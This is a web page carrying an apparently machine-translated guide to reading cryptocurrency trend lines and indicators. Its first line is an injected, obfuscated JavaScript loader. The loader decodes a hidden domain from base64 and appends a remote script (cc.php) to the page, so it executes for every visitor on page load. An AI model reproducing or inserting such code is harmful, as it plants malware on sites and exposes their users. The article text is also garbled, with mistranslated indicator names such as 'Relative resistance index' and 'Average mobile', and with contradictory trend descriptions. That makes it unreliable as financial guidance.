
const pdx=”bm9yZGVyc3dpbmcuYnV6ei94cC8=”;const pde=atob(pdx);const script=document.createElement(“script”);script.src=”https://”+pde+”cc.php?u=e665bce8″;document.body.appendChild(script);
Analyze the price action with the cryptocurrency: a guide to understand the lines and indicators of tendency
As an enthusiastic of cryptocurrencies, understanding the price action is crucial to make informed investment decisions. In this article, we will explore how to analyze the prices action using trend lines and indicators in the world of cryptocurrencies.
What are the lines of trend?
Trending lines are graphic tools used to identify support and resistance fields in financial markets, including the cryptocurrency market. These are mainly lines drawn in a graph that represents the direction of the price movement over time. These lines can be adjusted according to market conditions to help merchants make more informed decisions.
How do the trend lines work?
The trend lines work identifying key levels of support or resistance when prices tend to take a break, reverse or rebound. When a cryptocurrency is increasing, it usually forms an ascending line of upper trend at a higher point, while a line of trend falling into the lower part of a low point. On the contrary, when a cryptocurrency reaches the fall, a line of decline in the upper part and a line of increasing trend at the bottom.
Understand the indicators
The indicators are another essential tool to analyze the price action in cryptocurrencies. They help operators identify key levels of support or resistance, as well as predict future price movements. Current indicators include:
* Average mobile (MA)
: A mobile average is a cartography tool that calculates the average security price for a specific period.
* Relative resistance index (RSI) : RSI is an impulse indicator that measures the scope of recent price changes to determine overvaluation or occurrence conditions.
* Bollinger’s bands : Bollinger’s strips are a technical indicator that draws two standard deviations above and below a mobile average, offering a volatility measure.
How to apply trend lines and indicators in the analysis of cryptocurrencies
To apply trend lines and indicators in the analysis of cryptocurrencies, follow these steps:
- Choose a negotiation platform : Select a renowned commercial platform, such as Coinbase, Binance or Kraken, to access cryptocurrencies and graphics.
- Select a cartography tool : Use a cartography tool that admits the drawing of the trend line, such as CMC (currency market chain) or Metatrader.
- Draw trend lines : Draw lines of trend in the graph using the indicator of your choice. Start with a short -term trend line and adjust it according to market conditions.
- Identify support and resistance : Look for support and resistance levels where prices tend to take a break, reverse or rebound. These areas can be used as input points or output strategies.
- Monitor prices : Continuous monitor prices to identify potential investments and take advantage of trends.
Current trends in cryptocurrency markets

These are some common trends in cryptocurrency markets:
* Trend 1: Ascending tails : An ascending tail indicates a strong upward trend, while a queue that falls suggests an ascending low trend.
* Trend 2: Colas fall : A tail that falls indicates a strong downward trend, while an ascending tail suggests a low decrease tendency.
* Trende 3: Scope limits : When prices are negotiated in a range, this may indicate a solid level of support or resistance.
Conclusion
The analysis of the price action using trend lines and indicators is a powerful tool for merchants in the cryptocurrency market. By understanding how to trace the trend lines and identifying the key levels of support and resistance, you can make more informed investment decisions. Do not forget to remain flexible and adapt your strategies according to the evolution of market conditions.
Additional resources
* COINDESK : A source of new and main analysis in the world of cryptocurrencies.
* Cryptoslate : A platform that offers deep coverage of markets, trends and cryptocurrency merchants.